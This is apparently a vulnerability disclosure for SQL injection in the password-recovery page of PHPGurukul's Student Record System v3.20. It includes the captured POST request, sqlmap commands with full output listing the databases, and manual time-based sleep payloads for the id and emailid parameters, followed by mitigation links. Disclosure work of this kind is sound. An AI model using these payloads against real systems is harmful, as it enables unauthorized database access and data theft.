
SQL Injection was found in the **studentrecordms/password-recovery.php** page of the **Student Record System Using PHP and MySQL** Project, Allows remote attackers to execute arbitrary SQL command to get unauthorized database access via the **id and emailid** parameter in a **POST** HTTP request.

- **Official Website URL: https://phpgurukul.com/student-record-system-php/**


Vulnerability Name:	SQL Injection	
Affected Vendor	PHPGurukul	
Affected Product Name	Student Record System Using PHP and MySQL	
Affected Components	Version:	V3.20
	Affected Code File:	studentrecordms/password-recovery.php
	Affected Parameter:	emailid and id
	Method:	POST

Step to Reproduce:

Step 1: Visit to http://localhost/studentrecordms/password-recovery.php password recovery page and enable burpsuite intercept and give Login ID, Admin Email id and New Password values with test, test@gmail.com and Test12 then send the request.


localhost/studentrecordms/password-recovery.php
Student Record Management System
Sign In
test
test@gmail.com
Test12
Login
Change Password


Step 2: Copy the request in text file and save.



```
POST /studentrecordms/password-recovery.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 71
Origin: http://localhost
Connection: keep-alive
Referer: http://localhost/studentrecordms/password-recovery.php
Cookie: PHPSESSID=0m0rtnokfckn4fiocqmvkn39uh
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

id=test&emailid=test%40gmail.com&password=Test12&submit=Change+Password
```


Step 3: Now run the sqlmap command against request saved in file.

- python ./sqlmap.py -r C:\Users\bhush\Desktop\password-recovery.txt --batch --dbs




```
PS C:\Users\bhush\Downloads\sql\sqlmapproject-sqlmap-9e36fd7> python ./sqlmap.py -r C:\Users\bhush\Desktop\password-recovery.txt --batch --dbs
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.8.9.1#dev}
|_ -| . [.]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume
no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:31:02 /2024-10-19/

[00:31:02] [INFO] parsing HTTP request from 'C:\Users\bhush\Desktop\password-recovery.txt'
[00:31:03] [INFO] testing connection to the target URL
[00:31:04] [INFO] checking if the target is protected by some kind of WAF/IPS
[00:31:04] [INFO] testing if the target URL content is stable
[00:31:04] [INFO] target URL content is stable
[00:31:04] [INFO] testing if POST parameter 'id' is dynamic
[00:31:04] [WARNING] POST parameter 'id' does not appear to be dynamic
[00:31:04] [WARNING] heuristic (basic) test shows that POST parameter 'id' might not be injectable
[00:31:04] [INFO] testing for SQL injection on POST parameter 'id'
[00:31:04] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[00:31:04] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[00:31:04] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[00:31:05] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[00:31:05] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[00:31:05] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[00:31:05] [INFO] testing 'Generic inline queries'
[00:31:05] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[00:31:05] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[00:31:05] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[00:31:05] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[00:31:15] [INFO] POST parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[00:31:15] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[00:31:15] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[00:31:15] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection te
chnique test
```

Step 4: Now notice that 'id' parameter is detected vulnerable and all database is successfully retrieved.



```
[00:31:15] [INFO] target URL appears to have 2 columns in query
got a refresh intent (redirect like response common to login pages) to 'login.php'. Do you want to apply it from now on? [Y/n] Y
do you want to (re)try to find proper UNION column types with fuzzy test? [y/N] N
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[00:31:16] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mysql')
[00:31:17] [INFO] target URL appears to be UNION injectable with 2 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[00:31:17] [INFO] checking if the injection point on POST parameter 'id' is a false positive
POST parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 115 HTTP(s) requests:

Parameter: id (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=test' AND (SELECT 8420 FROM (SELECT(SLEEP(5)))dOrY) AND 'tFtT'='tFtT&emailid=test@gmail.com&password=Test12&submit=Change Password

[00:31:33] [INFO] the back-end DBMS is MySQL
[00:31:33] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
web application technology: Apache 2.4.58, PHP 8.0.30
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[00:31:38] [INFO] fetching database names
[00:31:38] [INFO] fetching number of databases
[00:31:38] [INFO] retrieved:
[00:31:48] [INFO] adjusting time delay to 1 second due to good response times
9
[00:31:49] [INFO] retrieved: information_schema
[00:32:49] [INFO] retrieved: mgsdb
[00:33:05] [INFO] retrieved: mysql
[00:33:22] [INFO] retrieved: performance_schema
[00:34:20] [INFO] retrieved: phpmyadmin
[00:34:56] [INFO] retrieved: preschool
[00:35:30] [INFO] retrieved: rtbsdb
[00:35:49] [INFO] retrieved: studentrecorddb
[00:36:37] [INFO] retrieved: test
available databases [9]:
[*] information_schema
[*] mgsdb
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] preschool
[*] rtbsdb
[*] studentrecorddb
[*] test

[00:36:52] [INFO] fetched data logged to text files under 'C:\Users\bhush\AppData\Local\sqlmap\output\localhost'

[*] ending @ 00:36:52 /2024-10-19/
```

- Insert payload ('%2b(select*from(select(sleep(20)))a)%2b') in Id parameter after observe the response.




```
POST /studentrecordms/password-recovery.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/sv
g+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 112
Origin: http://localhost
Connection: keep-alive
Referer: http://localhost/studentrecordms/password-recovery.php
Cookie: PHPSESSID=0m0rtnokfckn4fiocqmvkn39uh
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

id=test'%2b(select*from(select(sleep(20)))a)%2b'&emailid=test%40gmail.com&password=Test12&
submit=Change+Password
```

```
HTTP/1.1 200 OK
Date: Fri, 18 Oct 2024 19:29:09 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30
X-Powered-By: PHP/8.0.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 3704
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<script>
  alert("invalid details")
</script>
<!DOCTYPE html>
<html lang="en">

  <head>

    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">

    <title>
      Student Record Management System |  Password Recovery
    </title>

    <!-- Bootstrap Core CSS -->
    <link href="bower_components/bootstrap/dist/css/bootstrap.min.css" rel="stylesheet">
    <!-- MetisMenu CSS -->
    <link href="bower_components/metisMenu/dist/metisMenu.min.css" rel="stylesheet">
    <!-- Custom CSS -->
    <link href="dist/css/sb-admin-2.css" rel="stylesheet">
    <!-- Custom Fonts -->
    <link href="../bower_components/font-awesome/css/font-awesome.min.css" rel="stylesheet"
    type="text/css">
    <link rel="stylesheet" type="text/css" href="../dist/css/jquery.validate.css" />
  </head>
  <body>
    <h2 align="center">
      Student Record Management System
    </h2>
    <div class="container">
      <br>
      <br>
      <br>
      <br>
```

Parameter: emailid


Step 5: Now run sqlmap command against `emailid' parameter with switch '-p'.

- python ./sqlmap.py -r C:\Users\bhush\Desktop\password-recovery.txt --batch --dbs




```
PS C:\Users\bhush\Downloads\sql\sqlmapproject-sqlmap-9e36fd7> python ./sqlmap.py -r C:\Users\bhush\Desktop\password-recovery.txt -p "emailid" --batch --dbs
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.8.9.1#dev}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume
no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:47:51 /2024-10-19/

[00:47:51] [INFO] parsing HTTP request from 'C:\Users\bhush\Desktop\password-recovery.txt'
[00:47:51] [INFO] resuming back-end DBMS 'mysql'
[00:47:51] [INFO] testing connection to the target URL
[00:47:51] [INFO] testing if the target URL content is stable
[00:47:52] [INFO] target URL content is stable
[00:47:52] [WARNING] heuristic (basic) test shows that POST parameter 'emailid' might not be injectable
[00:47:52] [INFO] testing for SQL injection on POST parameter 'emailid'
[00:47:52] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[00:47:52] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[00:47:52] [INFO] testing 'Generic inline queries'
[00:47:53] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[00:47:53] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[00:47:53] [WARNING] time-based comparison requires larger statistical model, please wait.......... (done)
[00:48:03] [INFO] POST parameter 'emailid' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[00:48:03] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[00:48:03] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[00:48:03] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection te
chnique test
```

Step 6: Notice that 'emaild' parameter is vulnerable and all database is successfully retrieved.



```
[00:48:03] [INFO] target URL appears to have 2 columns in query
got a refresh intent (redirect like response common to login pages) to 'login.php'. Do you want to apply it from now on? [Y/n] Y
do you want to (re)try to find proper UNION column types with fuzzy test? [y/N] N
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[00:48:04] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mysql')
[00:48:05] [INFO] target URL appears to be UNION injectable with 2 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[00:48:06] [INFO] checking if the injection point on POST parameter 'emailid' is a false positive
POST parameter 'emailid' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 100 HTTP(s) requests:
---
Parameter: emailid (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=test&emailid=test@gmail.com' AND (SELECT 8939 FROM (SELECT(SLEEP(5)))xRYo) AND 'JRNY'='JRNY&password=Test12&submit=Change Password
---
[00:48:21] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.58, PHP 8.0.30
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[00:48:21] [INFO] fetching database names
[00:48:21] [INFO] fetching number of databases
[00:48:21] [INFO] resumed: 9
[00:48:21] [INFO] resumed: information_schema
[00:48:21] [INFO] resumed: mgsdb
[00:48:21] [INFO] resumed: mysql
[00:48:21] [INFO] resumed: performance_schema
[00:48:21] [INFO] resumed: phpmyadmin
[00:48:21] [INFO] resumed: preschool
[00:48:21] [INFO] resumed: rtbsdb
[00:48:21] [INFO] resumed: studentrecorddb
[00:48:21] [INFO] resumed: test
available databases [9]:
[*] information_schema
[*] mgsdb
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] preschool
[*] rtbsdb
[*] studentrecorddb
[*] test

[00:48:21] [INFO] fetched data logged to text files under 'C:\Users\bhush\AppData\Local\sqlmap\output\localhost'

[*] ending @ 00:48:21 /2024-10-19/
```

- Insert payload ('%2b(select*from(select(sleep(20)))a)%2b') in emailid parameter after observe the response after 20 second.



```
POST /studentrecordms/password-recovery.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/sv
g+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 112
Origin: http://localhost
Connection: keep-alive
Referer: http://localhost/studentrecordms/password-recovery.php
Cookie: PHPSESSID=0m0rtnokfckn4fiocqmvkn39uh
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

id=test&emailid=test%40gmail.com'%2b(select*from(select(sleep(20)))a)%2b'&password=Test12&
submit=Change+Password
```

```
HTTP/1.1 200 OK
Date: Fri, 18 Oct 2024 19:50:57 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30
X-Powered-By: PHP/8.0.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 3704
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<script>
  alert("invalid details")
</script>
<!DOCTYPE html>
<html lang="en">

  <head>

    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">

    <title>
      Student Record Management System |  Password Recovery
    </title>

    <!-- Bootstrap Core CSS -->
    <link href="bower_components/bootstrap/dist/css/bootstrap.min.css" rel="stylesheet">
    <!-- MetisMenu CSS -->
    <link href="bower_components/metisMenu/dist/metisMenu.min.css" rel="stylesheet">
    <!-- Custom CSS -->
    <link href="dist/css/sb-admin-2.css" rel="stylesheet">
    <!-- Custom Fonts -->
    <link href="../bower_components/font-awesome/css/font-awesome.min.css" rel="stylesheet"
    type="text/css">
    <link rel="stylesheet" type="text/css" href="../dist/css/jquery.validate.css" />
  </head>
  <body>
    <h2 align="center">
      Student Record Management System
    </h2>
    <div class="container">
      <br>
      <br>
      <br>
      <br>
```

Mitigation/recommendations

- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
- https://portswigger.net/web-security/sql-injection